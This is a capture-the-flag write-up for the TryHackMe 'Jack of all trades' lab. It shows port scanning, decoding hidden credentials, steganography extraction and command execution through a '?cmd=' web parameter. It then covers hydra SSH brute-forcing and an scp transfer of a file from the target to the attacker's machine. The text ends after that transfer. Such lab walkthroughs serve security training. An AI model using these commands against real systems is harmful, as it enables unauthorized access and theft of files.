Jack of all trades

> **Instructions**
> Jack is a man of a great many talents. The zoo has employed him to capture the penguins due to his years of penguin-wrangling experience, but all is not as it seems... We must stop him! Can you see through his facade of a forgetful old toymaker and bring this lunatic down?

Enumeration

Nmap

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p- --min-rate 5000 -Pn 10.10.83.162
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-09 03:46 EDT
Nmap scan report for 10.10.83.162
Host is up (0.26s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 15.01 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC -sV -A -T4 -Pn -p 22,80 10.10.83.162
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-09 03:46 EDT
Nmap scan report for 10.10.83.162
Host is up (0.25s latency).

PORT   STATE SERVICE VERSION
22/tcp open  http    Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
|_http-title: Jack-of-all-trades!
80/tcp open  ssh     OpenSSH 6.7p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   1024 13b7f0a114e2d32540ff4b9460c5003d (DSA)
|   2048 910cd643d940c388b1be350bbcb99088 (RSA)
|   256 a3fb09fb5080718f931f8d43971edcab (ECDSA)
|_  256 6521e74e7c5ae7bcc6ff68caf1cb75e3 (ED25519)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 5.4 (99%), Linux 3.10 - 3.13 (95%), ASUS RT-N56U WAP (Linux 3.4) (95%), Linux 3.16 (9
5%), Linux 3.1 (93%), Linux 3.2 (93%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (92%), Sony Android TV (Andr
oid 5.0) (92%), Android 5.0 - 6.0.1 (Linux 3.4) (92%), Android 5.1 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
```

```
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT       ADDRESS
1   260.74 ms 10.8.0.1
2   261.23 ms 10.10.83.162

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 50.97 seconds
```

Surprisingly, the **service** of port `22` and `80` are switched from each other! The `22` is now hosting the `http` service meanwhile the port `80` is carrying the `ssh`.


Port 22 - HTTP service

```
┌──(kali㉿kali)-[~/TryHackMe]
└─$ curl http://10.10.83.162:22
<html>
  <head>
    <title>Jack-of-all-trades!</title>
    <link href="assets/style.css" rel=stylesheet type=text/css>
  </head>
  <body>
    <img id="header" src="assets/header.jpg" width=100%>
      <h1>Welcome to Jack-of-all-trades!</h1>
    <main>
      <p>My name is Jack. I'm a toymaker by trade but I can do a little of anything -- hence the name!<br>I specia
lise in making children's toys (no relation to the big man in the red suit - promise!) but anything you want, feel
free to get in contact and I'll see if I can help you out.</p>
      <p>My employment history includes 20 years as a penguin hunter, 5 years as a police officer and 8 months as
 a chef, but that's all behind me. I'm invested in other pursuits now!</p>
      <p>Please bear with me; I'm old, and at times I can be very forgetful. If you employ me you might find rando
m notes lying around as reminders, but don't worry, I <em>always</em> clear up after myself.</p>
      <p>I love dinosaurs. I have a <em>huge</em> collection of models. Like this one:</p>
      <img src="assets/stego.jpg">
      <p>I make a lot of models myself, but I also do toys, like this one:</p>
      <img src="assets/jackinthebox.jpg">
      <!--Note to self - If I ever get locked out I can get back in at /recovery.php! -->
      <!--  UmVtZW1iZXIgdG8gd2lzaCBKb2hueSBHcmF2ZXMgd2VsbCB3aXRoIGhpcyBjcnlwdG8gam9iaHVudGluZyEgSGlzIGVuY29kaW5nIH
N5c3RlbXMgYXJlIGFtYXppbmchIEFsc28gZ290dGEgcmVtZW1iZXIgeW91ciBwYXNzd29yZDogdT9XdEtTcmFxCg== -->
      <p>I hope you choose to employ me. I love making new friends!</p>
      <p>Hope to see you soon!</p>
      <p id="signature">Jack</p>
    </main>
  </body>
</html>
```


```
┌──(kali㉿kali)-[~/TryHackMe]
└─$ echo "UmVtZW1iZXIgdG8gd2lzaCBKb2hueSBHcmF2ZXMgd2VsbCB3aXRoIGhpcyBjcnlwdG8gam9iaHVudGluZyEgSGlzIGVuY29kaW5nIHN5
c3RlbXMgYXJlIGFtYXppbmchIEFsc28gZ290dGEgcmVtZW1iZXIgeW91ciBwYXNzd29yZDogdT9XdEtTcmFxCg==" | base64 -d
Remember to wish Johny Graves well with his crypto jobhunting! His encoding systems are amazing! Also gotta rememb
er your password: u?WtKSraq
```

Initiate Foothold


Access the **path** `/recovery.php` mentioned in the **comment** from HTML, you might got this error:



Don’t worry! Open a new tab, type `about:config` and it will route you to this page:



Enter the string `network.security.ports.banned.override` into the search bar, if it does not exist like the capture above, choose the `string` type option and press the `+` button to create a new one. After that, enter the port number which is restricted (in this situation is port `22`). Finally, reload the page:



Press `Ctrl + U` or simply use `curl` to capture the HTML script under the page source:

```
┌──(kali㉿kali)-[~/TryHackMe]
└─$ curl http://10.10.83.162:22/recovery.php

<!DOCTYPE html>
<html>
  <head>
    <title>Recovery Page</title>
    <style>
      body{
        text-align: center;
      }
    </style>
  </head>
  <body>
    <h1>Hello Jack! Did you forget your machine password again?..</h1>
    <form action="/recovery.php" method="POST">
      <label>Username:</label><br>
      <input name="user" type="text"><br>
      <label>Password:</label><br>
      <input name="pass" type="password"><br>
      <input type="submit" value="Submit">
    </form>
    <!-- GQ2TOMRXME3TEN3BGZTDOMRWGUZDANRXG42TMZJWG4ZDANRXG42TOMRSGA3TANRVG4ZDOMJXGI3DCNRXG43DMZJXHE3DMMRQGY3TMMRSG
A3DONZVG4ZDEMBWGU3TENZQGYZDMOJXGI3DKNTDGIYDOOJWGI3TINZWGYYTEMBWMU3DKNZSGIYDONJXGY3TCNZRG4ZDMMJSGA3DENRRGIYDMNZXGU3
TEMRQG42TMMRXME3TENRTGZSTONBXGIZDCMRQGU3DEMBXHA3DCNRSGZQTEMBXGU3DENTBGIYDOMZWGI3DKNZUG4ZDMNZXGM3DQNZZGIYDMYZWGI3DQ
MRQGZSTMNJXGIZGGMRQGY3DMMRSGA3TKNZSGY2TOMRSG43DMMRQGZSTEMBXGU3TMNRRGY3TGYJSGA3GMNZWGY3TEZJXHE3GGMTGGMZDINZWHE2GGNB
UGMZDINQ=  -->

  </body>
</html>
```

For this time, the `base64` decryption does not work with the encrypted string in the comment part.

```
┌──(kali㉿kali)-[~/TryHackMe]
└─$ echo "GQ2TOMRXME3TEN3BGZTDOMRWGUZDANRXG42TMZJWG4ZDANRXG42TOMRSGA3TANRVG4ZDOMJXGI3DCNRXG43DMZJXHE3DMMRQGY3TMMRS
GA3DONZVG4ZDEMBWGU3TENZQGYZDMOJXGI3DKNTDGIYDOOJWGI3TINZWGYYTEMBWMU3DKNZSGIYDONJXGY3TCNZRG4ZDMMJSGA3DENRRGIYDMNZXGU
3TEMRQG42TMMRXME3TENRTGZSTONBXGIZDCMRQGU3DEMBXHA3DCNRSGZQTEMBXGU3DENTBGIYDOMZWGI3DKNZUG4ZDMNZXGM3DQNZZGIYDMYZWGI3D
QMRQGZSTMNJXGIZGGMRQGY3DMMRSGA3TKNZSGY2TOMRSG43DMMRQGZSTEMBXGU3TMNRRGY3TGYJSGA3GMNZWGY3TEZJXHE3GGMTGGMZDINZWHE2GGN
```

```
BUGMZDINQ=" | base64 -d
```

```
```


Therefore, I copy the encrypted string and use **CyberChef** to decrypt it with `From Base32` and `From Hex`:

```
Erzrzore gung gur perqragvnyf gb gur erpbirel ybtva ner uvqqra ba gur ubzrcntr! V xabj ubj sbetrgshy lbh ner, fb u
rer'f n uvag: ovg.yl/2GiLD2F
```

Then use `ROT13`:

```
Remember that the credentials to the recovery login are hidden on the homepage! I know how forgetful you are, so h
ere's a hint: bit.ly/2TvYQ2S
```

I route to the mentioned link from the above message and it brings me to this page:



Back to the home page, there is a picture of the **stegosauria** → Download it:

```
┌──(kali㉿kali)-[~/TryHackMe/JackofAllTrades]
└─$ wget http://10.10.83.162:22/assets/stego.jpg
--2023-08-09 04:29:22--  http://10.10.83.162:22/assets/stego.jpg
Connecting to 10.10.83.162:22... connected.
HTTP request sent, awaiting response... 200 OK
Length: 38015 (37K) [image/jpeg]
Saving to: ‘stego.jpg’

stego.jpg                   100%[=============================================>]  37.12K  72.5KB/s    in 0.5s

2023-08-09 04:29:23 (72.5 KB/s) - ‘stego.jpg’ saved [38015/38015]


┌──(kali㉿kali)-[~/TryHackMe/JackofAllTrades]
└─$ ls
stego.jpg

┌──(kali㉿kali)-[~/TryHackMe/JackofAllTrades]
└─$ file stego.jpg
stego.jpg: JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, baseline, prec
ision 8, 640x396, components 3

┌──(kali㉿kali)-[~/TryHackMe/JackofAllTrades]
└─$ steghide extract -sf stego.jpg
Enter passphrase:
wrote extracted data to "creds.txt".
```

Use `steghide` to extract the hidden data inside the picture within the password from the home page (`u?WtKSraq`) as the passphrase:


```
┌──(kali㉿kali)-[~/TryHackMe/JackofAllTrades]
└─$ cat creds.txt
Hehe. Gotcha!

You're on the right path, but wrong image!
```

Shh!! It’s not the right one! So I try with others in the same home page:


```
┌──(kali㉿kali)-[~/TryHackMe/JackofAllTrades]
└─$ wget http://10.10.83.162:22/assets/jackinthebox.jpg
--2023-08-09 04:32:06--  http://10.10.83.162:22/assets/jackinthebox.jpg
Connecting to 10.10.83.162:22... connected.
HTTP request sent, awaiting response... 200 OK
Length: 80742 (79K) [image/jpeg]
Saving to: ‘jackinthebox.jpg’

jackinthebox.jpg            100%[=============================================>]  78.85K   156KB/s    in 0.5s

2023-08-09 04:32:07 (156 KB/s) - ‘jackinthebox.jpg’ saved [80742/80742]


┌──(kali㉿kali)-[~/TryHackMe/JackofAllTrades]
└─$ steghide extract -sf jackinthebox.jpg
Enter passphrase:
steghide: could not extract any data with that passphrase!
```

```
┌──(kali㉿kali)-[~/TryHackMe/JackofAllTrades]
└─$ wget http://10.10.83.162:22/assets/header.jpg
--2023-08-09 04:33:16--  http://10.10.83.162:22/assets/header.jpg
Connecting to 10.10.83.162:22... connected.
HTTP request sent, awaiting response... 200 OK
Length: 70273 (69K) [image/jpeg]
Saving to: ‘header.jpg’

header.jpg                  100%[=============================================>]  68.63K   135KB/s    in 0.5s

2023-08-09 04:33:17 (135 KB/s) - ‘header.jpg’ saved [70273/70273]


┌──(kali㉿kali)-[~/TryHackMe/JackofAllTrades]
└─$ steghide extract -sf header.jpg
Enter passphrase:
wrote extracted data to "cms.creds".

┌──(kali㉿kali)-[~/TryHackMe/JackofAllTrades]
└─$ cat cms.creds
Here you go Jack. Good thing you thought ahead!

Username: jackinthebox
Password: TplFxiSHjY
```

Use the above creds to login on path `/recovery.php` and it will route to this page:



As the message said, I embed a parameter `?cmd=` and pass into a command:



OK! It works correctly. Since I have the permission to interact with the target system, It’s time to find the way to access the machine through shell and get the first flag

Gain Access → get 1st flag

```
CMD: ?cmd=ls+-l+%20/home/
total 8
drwxr-x--- 3 jack jack 4096 Feb 29  2020 jack
-rw-r--r-- 1 root root  408 Feb 29  2020 jacks_password_list
-rw-r--r-- 1 root root  408 Feb 29  2020 jacks_password_list
```

The final round was duplicated from the previous round → Don’t be confused about the last one

```
CMD: ?cmd=cat+%20/home/jacks_password_list
*hclqAzj+2GC+=0K
eN<A@n^zI?FE$I5,
X<(@zo2XrEN)#MGC
,,aE1K,nW3Os,afb
ITMJpGGIqg1jn?>@
0HguX{,fgXPE;8yF
sjRUb4*@pz<*ZITu
[8V7o^gl(Gjt5[WB
yTq0jI$d}Ka<T}PD
Sc.[[2pL<>e)vC4}
9;}#q*,A4wd{<X.T
M41nrFt#PcV=(3%p
GZx.t)H$&awU;SO<
.MVettz]a;&Z;cAC
2fh%i9Pr5YiYIf51
TDF@mdEd3ZQ(]hBO
v]XBmwAk8vk5t3EF
9iYZeZGQGG9&W4d1
8TIFce;KjrBWTAY^
SeUAwt7EB#fY&+yt
n.FZvJ.x9sYe5s5d
8lN{)g32PG,1?[pM
z@e1PmlmQ%k5sDz@
ow5APF>6r,y4krSo
```

I copy the result and paste it into a wordlist on local machine:

```
┌──(kali㉿kali)-[~/TryHackMe/JackofAllTrades]
└─$ cat jacks_password_list
*hclqAzj+2GC+=0K
eN<A@n^zI?FE$I5,
X<(@zo2XrEN)#MGC
,,aE1K,nW3Os,afb
ITMJpGGIqg1jn?>@
0HguX{,fgXPE;8yF
sjRUb4*@pz<*ZITu
[8V7o^gl(Gjt5[WB
yTq0jI$d}Ka<T}PD
Sc.[[2pL<>e)vC4}
9;}#q*,A4wd{<X.T
M41nrFt#PcV=(3%p
GZx.t)H$&awU;SO<
.MVettz]a;&Z;cAC
2fh%i9Pr5YiYIf51
TDF@mdEd3ZQ(]hBO
v]XBmwAk8vk5t3EF
9iYZeZGQGG9&W4d1
8TIFce;KjrBWTAY^
SeUAwt7EB#fY&+yt
n.FZvJ.x9sYe5s5d
8lN{)g32PG,1?[pM
z@e1PmlmQ%k5sDz@
ow5APF>6r,y4krSo
```

Then using `hydra` to crack the password with **ssh** protocol:

```
┌──(kali㉿kali)-[~/TryHackMe/JackofAllTrades]
└─$ hydra -l 'jack' -P jacks_password_list ssh://10.10.231.59:80
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizat
ions, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-08-09 05:12:42
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -
t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 24 login tries (l:1/p:24), ~2 tries per task
[DATA] attacking ssh://10.10.231.59:80/
[80][ssh] host: 10.10.231.59   login: jack   password: ITMJpGGIqg1jn?>@
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-08-09 05:12:48
```

Note: Remember to define the port `80` or you will get error because the default port of **ssh** service is on `22`.

Use the founded password to login **ssh:**

```
┌──(kali㉿kali)-[~/TryHackMe/JackofAllTrades]
└─$ ssh jack@10.10.231.59 -p 80
The authenticity of host '[10.10.231.59]:80 ([10.10.231.59]:80)' can't be established.
ED25519 key fingerprint is SHA256:bSyXlK+OxeoJlGqap08C5QAC61h1fMG68V+HNoDA9lk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.231.59]:80' (ED25519) to the list of known hosts.
jack@10.10.231.59's password:
jack@jack-of-all-trades:~$ id
uid=1000(jack) gid=1000(jack) groups=1000(jack),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(n
etdev),115(bluetooth),1001(dev)
```

Check the current files/directories located on the current directory, I found the `user.jpg` file → I will transfer it to my own local machine for analyzing:

```
jack@jack-of-all-trades:~$ pwd
/home/jack

jack@jack-of-all-trades:~$ ls -l
total 288
-rwxr-x--- 1 jack jack 293302 Feb 28  2020 user.jpg
```

To transfer the file `user.jpg` to the local machine, I have to start the **ssh** service on local:


```
┌──(kali㉿kali)-[~/TryHackMe/JackofAllTrades]
└─$ service ssh status
○ ssh.service - OpenBSD Secure Shell server
     Loaded: loaded (/lib/systemd/system/ssh.service; disabled; preset: disabled)
     Active: inactive (dead)
       Docs: man:sshd(8)
             man:sshd_config(5)

┌──(kali㉿kali)-[~/TryHackMe/JackofAllTrades]
└─$ service ssh start

┌──(kali㉿kali)-[~/TryHackMe/JackofAllTrades]
└─$ service ssh status
● ssh.service - OpenBSD Secure Shell server
     Loaded: loaded (/lib/systemd/system/ssh.service; disabled; preset: disabled)
     Active: active (running) since Wed 2023-08-09 05:22:44 EDT; 2s ago
       Docs: man:sshd(8)
             man:sshd_config(5)
    Process: 699110 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
   Main PID: 699114 (sshd)
      Tasks: 1 (limit: 4581)
```

```
     Memory: 2.9M
        CPU: 28ms
     CGroup: /system.slice/ssh.service
             └─699114 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

Aug 09 05:22:44 kali systemd[1]: Starting ssh.service - OpenBSD Secure Shell server...
Aug 09 05:22:44 kali sshd[699114]: Server listening on 0.0.0.0 port 22.
Aug 09 05:22:44 kali sshd[699114]: Server listening on :: port 22.
Aug 09 05:22:44 kali systemd[1]: Started ssh.service - OpenBSD Secure Shell server.
```

Then, on the remote server, use `scp` to transfer the file:

```
jack@jack-of-all-trades:~$ scp user.jpg kali@10.8.97.213:/home/kali/TryHackMe/JackofAllTrades/
kali@10.8.97.213's password:
user.jpg                                                                      100%  286KB 286.4KB/s   00:00
```

